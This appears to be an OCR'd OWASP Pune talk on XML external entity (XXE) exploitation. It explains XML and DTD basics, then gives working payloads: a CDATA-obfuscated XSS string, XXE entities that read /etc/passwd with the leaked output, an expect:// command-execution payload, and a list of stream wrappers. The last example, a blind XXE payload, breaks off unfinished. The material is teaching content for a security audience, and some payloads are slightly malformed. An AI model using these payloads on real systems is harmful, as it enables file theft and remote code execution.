OWASP

XXE Exploitation

@nirav4peace

@owasp_pune

XML
Introduction

Boring Theories :-P


Extensible Markup Language (**XML**) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. The World Wide Web Consortium's XML 1.0 Specification[2] of 1998[3] and several other related specifications[4]—all of them free open standards—define XML.[5]


The design goals of XML emphasize simplicity, generality, and usability across the Internet.[6] It is a textual data format with strong support via Unicode for different human languages. Although the design of XML focuses on documents, the language is widely used for the representation of arbitrary data structures[7] such as those used in web services.

Source: Wikipedia

Important Theories :-)


- XML is case-sensitive
- Elements must have an opening and a closing tag
- Attribute values must be in quotation
- Tags must be nested correctly
- Elements has to declared in dtd file.


AREY BHAI KEHNA KYA
CHAHTE HO



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<breakfast_menu>
   <script type="text/javascript" charset="utf-8" id="zm-extension"/>
  ▼<food>
     <name>Belgian Waffles</name>
     <price>$5.95</price>
    ▼<description>
       Two of our famous Belgian Waffles with plenty of real maple syrup
     </description>
     <calories>650</calories>
   </food>
  ▼<food>
     <name>Strawberry Belgian Waffles</name>
     <price>$7.95</price>
    ▼<description>
       Light Belgian waffles covered with strawberries and whipped cream
     </description>
     <calories>900</calories>
   </food>
  ▼<food>
     <name>Berry-Berry Belgian Waffles</name>
     <price>$8.95</price>
    ▼<description>
       Light Belgian waffles covered with an assortment of fresh berries and whipped cream
     </description>
     <calories>900</calories>
   </food>
```



Attributes must be in quotation

XML version and character encoding UTF-8

Root Nodes Elements must be in opening/closing tags

Values

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
    <name>Nirav</name>
    <location>pune</location>
    <org place=”Shivajinagar”>Qualys India Pvt. Ltd.</org>
    <topic>XXE Exploitation</topic>
</root>
```

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ELEMENT root (name,location,org,topic)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT location (#PCDATA)>
<!ELEMENT org (#PCDATA)>
<!ELEMENT topic (#PCDATA)>
]>

<root>
   <name>Nirav</name>
   <location>Pune</location>
   <org>Qualys India Pvt. Ltd.</org>
   <topic>XXE Exploitation</topic>
</root>
```

Declaration of elements into root node.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "Note.dtd">
<root>
    <name>Nirav</name>
    <location>Pune</location>
    <org>Qualys India Pvt. Ltd.</org>
    <topic>XXE Exploitation</topic>
</root>
```

```
<!DOCTYPE root
[
<!ELEMENT root (name,location,org,topic)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT location (#PCDATA)>
<!ELEMENT org (#PCDATA)>
<!ELEMENT topic (#PCDATA)>
]>
```

Note.dtd

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "Note.dtd">
<root>
    <name>&name</name>
    <location>Pune</location>
    <org>Qualys India Pvt. Ltd.</org>
    <topic>XXE Exploitation</topic>
</root>
```

```
<!DOCTYPE root
[ <!ENTITY name “Nirav”>
<!ELEMENT root (name,location,org,topic)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT location (#PCDATA)>
<!ELEMENT org (#PCDATA)>
<!ELEMENT topic (#PCDATA)>
]>
```

- Double Quote (**“**)
- Open Angular Tag (**<**)
- Close Angular Tag (**>**)
- And (**&**)

Using this general entities in element values will cause **error**.

```
<root>
    <name>Nirav</name>
    <location>Pune</location>
    <org>Qualys India Pvt. Ltd.</org>
    <topic>XXE Exploitation<>&</topic>
</root>
```

Error

```xml
<root>
    <name>Nirav</name>
    <location>Pune</location>
    <org>Qualys India Pvt. Ltd.</org>
    <topic>XXE Exploitation<![CDATA[>]]></topic>
</root>
```

Correct

XML XSS Payload

```
<![CDATA[<]]>script<![CDATA[>]]>alert(‘XSS’)<![CDATA[<
]]>/script<![CDATA[>]]>
```


↓

```
<script>alert(‘XSS’)</script>
```


XXE
Exploitation

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "Note.dtd">
<root>
    <name>Nirav</name>
    <location>Pune</location>
    <org>Qualys India Pvt. Ltd.</org>
    <topic>XXE Exploitation</topic>
</root>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY filename SYSTEM file:///etc/passwd>]>
<root>
    &filename
</root>
```




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```



```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>2</productId>
  <storeId>1</storeId>
</stockCheck>
```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

596
```




Target: https://ac1a1f871e26b0228080332f009b005...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ENTITY file "OWASP">
]>
<stockCheck>
  <productId>&file;</productId>
  <storeId>1</storeId>
</stockCheck>
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 27

"Invalid product ID: OWASP"
```

OWASP



Target: https://ac1a1f871e26b0228080332f009b005...

Request

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ENTITY file SYSTEM
"file:///etc/passwd">
]>
<stockCheck>
  <productId>&file;</productId>
  <storeId>1</storeId>
</stockCheck>
```

Response

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 1144

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nol
ogin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nol
ogin
man:x:6:12:man:/var/cache/man:/usr/sbin/nol
ogin
```

Demo on Mutillidae

Demo on bWAPP

Demo on Portswigger

file://
ftp://
zlib://
data://
glob://
phar://
ssh2://
rar://
ogg://
expect://

expect:// leads to RCE in server but PHP PECL is required in the server.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [!ENTITY filename SYSTEM expect://ls>
<root>
   &filename
</root>
```

What can we achieved from xxe?

- File Retrieval
- Access the internal files through SSRF
- Remote Code Execution
- Denial Of Service

Different Scenarios to Exploit

Blind XXE

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM
